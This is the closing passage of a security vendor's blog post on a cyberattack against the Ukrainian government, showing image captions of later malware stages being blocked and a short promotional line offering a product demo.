


Figure 19: stage3 is being blocked




Figure 20: stage4 is being blocked

Deep Instinct customers are protected against various wiper malware as we mentioned in our previous [blogs](#) and [reports](#). If you'd like to see the platform in action for yourself, we'd encourage you to [request a demo](#).

Source: <https://www.deepinstinct.com/blog/the-ukrainian-government-cyberattack-what-you-need-to-know>